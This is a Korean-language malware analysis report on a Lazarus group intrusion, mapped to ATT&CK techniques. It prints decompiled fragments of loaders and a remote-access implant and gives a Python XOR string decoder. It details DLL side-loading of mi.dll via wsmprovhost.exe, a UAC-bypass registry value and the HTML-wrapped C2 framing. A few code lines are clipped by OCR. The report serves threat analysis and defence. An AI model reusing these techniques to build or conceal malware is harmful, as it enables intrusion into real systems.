
AES 암호 알고리즘을 통해 악성코드 내에 특정 위치에 있는 암호화 된 바이너리를 읽어와 복호화 후 자기 자신의 프로세스에 메모리를 할당 후 실행

```
AES_Key_expansion_1800383E0(buf, L"PV1-3TE-9HB-0GHJ", 80);
if ( !lpvReserved )
{
  hinstDLL_ = LocalAlloc(0x40u, 0x138ui64);
  *hinstDLL_ = hinstDLL;
  encrypt_binary = LocalAlloc(0x40u, size);
  v16 = AES_decrypt_180037210(buf, &encrypted_bin, size, encrypt_binary, size);
  if ( v16 )
  {
    memory_inject(encrypt_binary, v16, hinstDLL_);
    LocalFree(encrypt_binary);
  }
}
Sleep(0x624u);
```



T1027.002 Obfuscated Files or Information: Software Packing

메모리에 인젝션되는 MZ 바이너리는 UPX 패커로 패킹



Member	Offset	Size	Value	Section
Export Directory RVA	00000190	Dword	00000000	
Export Directory Size	00000194	Dword	00000000	
Import Directory RVA	00000198	Dword	000691DC	UPX0
Import Directory Size	0000019C	Dword	0000016C	
Resource Directory RVA	000001A0	Dword	00069000	UPX0
Resource Directory Size	000001A4	Dword	000001DC	
Exception Directory RVA	000001A8	Dword	00061000	UPX0
Exception Directory Size	000001AC	Dword	000029D0	
Security Directory RVA	000001B0	Dword	00000000	
Security Directory Size	000001B4	Dword	00000000	
Relocation Directory RVA	000001B8	Dword	00069348	UPX0


T1027 Obfuscated Files or Information

레지스트리에는 악성코드가 사용하는 설정값(명령제어지 정보, 악성코드 버전정보, 키 값 등)이 AES128로 암호화 되어 저장되어 있으며, 이를 읽어와 복호화 후 버퍼에 저장해 활용

```
  return 0i64;
if ( AES_Decrypt_180033260(Key_table, &unk_18005B2E0, 0x10, v7, 100) )// %s\\%s
{
  if ( AES_Decrypt_180033260(Key_table, &unk_18005B260, 0x80, v9, 520) )// SYSTEM\CurrentControlSet\services\eventlog\Application
  {
    if ( AES_Decrypt_180033260(Key_table, &unk_18005B240, 32, v8, 520) )// Regular
    {
      wsprintfW(v10, v7, v9, v8);
      if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, v10, 0, 0x20019u, &v6) )
      {
        if ( !RegQueryValueExW(v6, &Src, 0i64, 0i64, v3, &v5)// viproc
          && !(v5 % 16)
          && AES_Decrypt_180033260(Key_table, v3, v5, &C2_count, v5) )
        {
          LocalFree_0();
          return 1i64;
```

AES 복호화 알고리즘을 통한 IAT 테이블, 악성코드에서 사용하는 문자열(Strings) 복호화

AES 복호화 알고리즘을 통해 문자열 복호화, 복호화는 AES128 CBC 모드가 이용되며 악성코드에 삽입되어 있는 문자열은 Unicode 16자리(32byte) 문자열로 로, 앞 8개의 문자열(16byte)을 이용해 복호화 키로 활용




```
v4 = 0x186FFE45;
v5 = 0x7DC34586;
v6 = 0x220A54DA;
v7 = 0x858739D1;
v8 = 0x656B57F9;
v9 = 0x658F00CB;
v10 = 0x30D5AAEE;
v11 = 0xB186AB5;
LocalAlloc_0 = aes_decrypt_18002CFF0(v1, &v4, 0x20u);
if ( !LocalAlloc_0 )
```

T1071.001 Application Layer Protocol: Web Protocols

T1041 Exfiltration Over C2 Channel

T1573.001 Encrypted Channel: Symmetric Cryptography

T1132.001 Data Encoding: Standard Encoding

악성코드는 최초 통신시 다음과 같이 최초 통신 시도

token : 악성코드에서 랜덤 문자열을 생성하고 연산 후 토큰값 생성

tname : 명령제어 통신에 사용하는 변수 값으로, 악성코드에 설정된 30개 변수명 중 임의의 값을 선택하여 사용

tname의 값 : “악성코드가 랜덤하게 생성한 16byte key” + “@문자” + “Registry value“ 값으로 구성

악성코드는 최초 데이터 전송 시 악성코드에 하드코딩 되어있는 키를 이용하여 AES 알고리즘 암호화 후 통신. 이후에는 AES Key 값을 tname의 값인 16byte Key로 대체하여 암호화 통신

T1105 Ingress Tool Transfer

최초 통신 이후 악성코드 경유지에서 추가 바이너리 다운로드 및 실행

```
  }
  if ( !WinHttpSendRequest(hInternet, 0i64, 0, Buffer_2AB70, v21, v21, 0i64) )
    break;
  Buffer = 0;
  dwBufferLength = 4;
  if ( !WinHttpReceiveResponse(hInternet, 0i64) )
    break;
  if ( !WinHttpQueryHeaders(hInternet, 0x20000013u, 0i64, &Buffer, &dwBufferLength, 0i64) )
    break;
  if ( (Buffer - 200) > 0x63 )
    break;
  if ( !hInternet )
    break;
  if ( !read_data_18002CE30(&qword_18005B650, 0xCu, 1) )
    break;
  v22 = qword_18005B658;
  if ( qword_18005B658 >= 0x2AAF0 )
    break;
  if ( qword_18005B658 )
  {
    if ( !&buffer[v3] || !hInternet || !read_data_18002CE30(&buffer[v3], qword_18005B658, 1) )
      break;
    v22 = qword_18005B658;
  }
  v3 += v22;
  if ( v3 >= *a1 )
  {
    v23 = LocalAlloc(0x40u, 0xE8ui64);
    lstrcpyW(v23 + 52, &word_18005E440);
    lstrcpyW(v23 + 2, &word_18005EF90);
    lstrcpyW(v23 + 82, &WideCharStr);
    *v23 = a1[2];
    *(v23 + 28) = hModule;
    v24 = binary_call_1800304A0(buffer, dwOptionalLength, dwTotalLength, dwContext, v23);
    if ( buffer )
    {
      LocalFree_0();
      buffer = 0i64;
    }
    v1 = 1;
    flag_18005E408 = 48133 - (v24 != 0);
    break;
  }

f ( buffer )
  LocalFree_0();
eturn v1;
```

▼ mi.dll

wsmprovhost.exe를 통해 DLL Side Loading 기법으로 mi.dll 악성코드가 실행된다.


mi.dll 악성코드는 암호화된 원격제어 악성코드인 uso.dat를 복호화 해 실행 시킨다.

Malware Name	Description
\mi.dll	uso.dat를 복호화해 로드하는 런처 악성코드
\uso.bat	레지스트리에 등록되어 시스템 실행 시 자동 실행
\uso.dat	암호화 된 원격제어 악성코드
\wsmprovhost.exe	mi.dll을 호출하는 로더(정상 프로그램)

T1548.002 Abuse Elevation Control Mechanism: Bypass User Account Control


사용자 계정 컨트롤(User Account Control) 우회를 위해 레지스트리의 데이터를 변경


```
Regsistry Path
Key path: HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\ICM\\Calibration
name : DisplayCalibrator
data : C:\ProgramData\USOShared\uso.dat
```




T1059.003 Command and Scripting Interpreter: Windows Command Shell


서비스를 통해 정상 프로그램인 wsmprovhost.exe를 실행하며, 이때 dll side loading 기법을 통해 악성코드인 mi.dll을 로드



T1574.002 Hijack Execution Flow: DLL Side-Loading


C:\ProgramData\USOShared\ 경로에 정상 프로그램인 wsmprovhost.exe를 복사한 후 DLL Side-Loading 기법을 이용해 원래 로드되어야 하는 C:\Windows\system32\mi.dll 대신 악성코드와 동일 경로에 있는 악성코드인 C:\ProgramData\USOShared\mi.dll를 로드





DLL side loading 기법을 이용해 실행된 mi.dll은 아래와 같이 동작


1. 감염 시스템의 컴퓨터명을 MD5해시화해 AES 암호 알고리즘 키로 사용
2. wsmprovshot.exe 실행시 인자로 받은 문자열을 Base64로 복호화한 뒤, 값을 '1' 에서 생성한 키 값으로 복호화
3. 복호화 한 값은 암호화된 악성코드의 파일명 과 복호화 키 값으로 분리
4. '3' 에서 획득한 값으로 악성코드 복호화(AES128 알고리즘)
5. 복호화한 악성코드(uso.dat) 실행(메모리 인젝션)



T1620 Reflective Code Loading

AES 복호화 알고리즘을 통해 C:\ProgramData\USOShared\uso.dat 파일을 복호화 한 후, 자신의 프로세스에 메모리를 할당 후 실행

```
SIZE_ = (GetFileSize)(h_file, 0i64);
Malicious = LocalAlloc(0x40u, SIZE_);
ReadFile = ReadFile_;
if ( !ReadFile_ )
{
  ReadFile = IAT_180089370(0x54FCC943i64, 0i64, 0i64);
  ReadFile_ = ReadFile;
}
(ReadFile)(h_file, Malicious, SIZE_, &size_1, 0i64, 128, 0i64);
CloseHandle = CloseHandle_;
if ( !CloseHandle_ )
{
  CloseHandle = IAT_180089370(0xFABA0065i64, 0i64, 0i64);
  CloseHandle_ = CloseHandle;
}
(CloseHandle)(h_file);
v72 = 0i64;
v73 = 0i64;
extien_180098F60(key, &v76, 128);
AES_DEcrypt_180097EC0(key, &v72, Malicious, Malicious, size_1);
memory_inject_18009AFA0(Malicious, size_1, 0i64);
```



▼ uso.dat

uso.dat 는 mi.dll에 의해 복호화(AES 128) 되고 메모리 인젝션을 통해 실행된다. 악성코드는 명령제어지에서 추가 명령을 받아와 메모리에서 실행하는 기능이 있다.

T1027.007 Obfuscated Files or Information: Dynamic API Resolution

악성코드에서 사용하는 API함수는 해시로 저장되어 있으며, 해시 값을 비교해 API함수를 호출

```
v8 = GetLogicalDriveStringsA;
if ( !GetLogicalDriveStringsA )
{
  v8 = API_180017520(0xE61F6613, 0i64);
  GetLogicalDriveStringsA = v8;
}
```

T1140 Deobfuscate/Decode Files or Information

악성코드에서 사용하는 문자열은 xor로 인코딩(xor 키값: 함수별 상이)


```
memset(Buffer, 0, 0x208ui64);
*&v84 = 0x17891791178A17A0i64;
*(&v84 + 1) = 0x178F178B17861784i64;
LOWORD(v85) = 0;
for ( k = 0; k < 8; ++k )
  *(&v84 + k) ^= k + 0x17E4;
```

```python
output = ""
data = 0x17A0178A17911789178417861788178F
hex_string = hex(data)[2:]
sliced_values = [hex_string[i:i+4] for i in range(0, len(hex_string), 4)]
key = 0x17E4
for value in sliced_values:
    value_int = int(value, 16)
    result = value_int ^ key
    char = chr(result)
    key +=1
    output += char
print("xor result :", output)
```

```
xor result : Download
```

T1132.001 Data Encoding: Standard Encoding

명령제어지와의 통신을 위해 다음과 같이 문자열을 랜덤하게 생성하고, Base64 인코딩을 통한 페이로드 전달 및 통신 시도



T1071.001 Application Layer Protocol: Web Protocols

명령 수신시 특정 문자열 사이에 데이터가 삽입되어 있으며, 수신받은 데이터를 통해 추가 명령을 수행

```
v216 = 0164;
memset(v224, 0, 0x104ui64);
strcpy(
  check_str,
  "<!DOCTYPE html><html><head></head><body marginwidth=\"0\" marginheight=\"0\" style=\"background-color:transparent\"><script>");
strcpy(check_str_, "</script></body></html>");
v151 = 12;
recv_data_1 = recv_data;
if ( !recv_data )
  goto LABEL_82;
v18 = dec_rev;
if ( dec_rev < 0xA5 )
  goto LABEL_82;
doctype_ptr = strstr(recv_data, check_str);
if ( !doctype_ptr )
  goto LABEL_82;
```

```
<!DOCTYPE html><html><head></head><body marginwidth=\"0\" marginheight=\"0\" style=\"background-color:transparent\"><script>
[data]
</script></body></html>
```


▼ Attribution

우리는 이번 사고를 분석하는 과정에서 흥미로운 점을 발견했다. 라자루스 그룹은 이전에 수행했던 침해사고에서 수집한 정보를 공격 도구로 악용해 공격기법을 더욱 진화시키고 있다는 것이다.

2020년 Operation BookCodes 에서 보안 소프트웨어 개발사 소스코드 탈취가 이루어 졌으며, 기존 침해사고 공격에서 획득한 자원을 통해 취약점을 연구한 것으로 보인다[1]. 또한 이 당시 다수의 언론사의 뉴스사이트가 침해당한 이력이 확인되었다. 2020년에 발생

한 언론사 해킹이 이번 사고에서 워터링홀 페이지로 악용된 직접적인 정황은 없으나, 공격자는 언론사를 지속적으로 공격하고 있으며 공격 자원으로도 악용하고 있다.

뿐만 아니라, 2018년도에 호스팅, 그룹웨어 개발 업체가 해킹사고의 경우 FALLCHILL 악성코드가 확인되었다. 당시 그룹웨어 개발 업체는 소스코드 백업서버까지 침투 및 탈취 되었으며, 이번 사고 악성코드의 명령제어지 대다수는 2018년 라자루스 그룹에 의해 공격받은 개발업체의 그룹웨어 페이지가 악용됨을 확인했다.



1. ‘2020 Operation BookCodes

   Operation BookCodes는 KrCert에서 2020년 공개한 클러스터로, 타겟형 워터링홀 공격을 통해 이루어 졌다. 이때, 보안 소프트웨어의 취약점이 악용되었으며, 공격 대상으로 언론사, 보안 소프트웨어 개발사, 해양산업군 등을 공격했다.

2. Dream Job (Death Note)

   2020년 ClearSky에서 공개한 Operation Dream Job(Death Note)는 해외 항공 및 방위산업체를 공격한 클러스터로 알려져 있다[2]. 해외 사례에서는 스피어피싱 메일을 통한 악성 PDF유포를 통해 이루어졌다. 국내의 경우 2018년 가상자산 관련 기업 해킹에 동일한 악성코드가 이용되었으며, 가상자산 관련 기업 공격은 소프트웨어 취약점과 워터링홀 기법을 통해 침투했다.

3. FALLCHILL

   2017년 미국의 CISA에서 공개한 FALLCHILL은 HIDDEN COBRA의 주요 원격제어 도구 중 하나로 알려진 도구이다. 국내에서 FALLCHILL악성코드는 2018년 호스팅 서비스 및 그룹웨어 개발업체, 보안 소프트웨어 개발사 등의 침해사고 에서 확인되었으며, 최초 침투는 스피어피싱 이메일을 통해 이루어졌다.

▼ 침해사고 유사성


Lazarus 그룹은 일부 공격 기법들을 변경하지않고 지속적으로 사용해왔다. 이번 파트에서는 과거부터 Lazarus 그룹이 공통적으로 사용한 특징적인 공격 기법이 무엇이었는지 서술하고자 한다.

Initial Access - Drive-by Compromise

Lazarus 그룹은 최초 침투 시 취약점을 통한 워터링홀 감염 기법을 많이 사용해왔다. 워터링홀 사이트 접속을 유도하기 위해 피싱 메일을 제작하여 공격 타겟에게 보낼때도 있다.


2018년 가상자산 관련 기업 침해사고

특정 보안 제품의 제로데이 취약점을 사용하여 기업 외부망에 존재하는 PC를 감염시켰다. 목표 기업이 업무상 자주 방문할 수 밖에 없는 사이트에 취약점 트리거 코드를 숨겨 놓고 IP 필터링을 통해 목표 기업에서 방문할 시 공격을 진행했다. 보안 제품의 취약점을 사용하기 위해 가짜 인증서를 만들고 가짜 인증 서버를 구축하는 등 많은 노력을 기울였다.



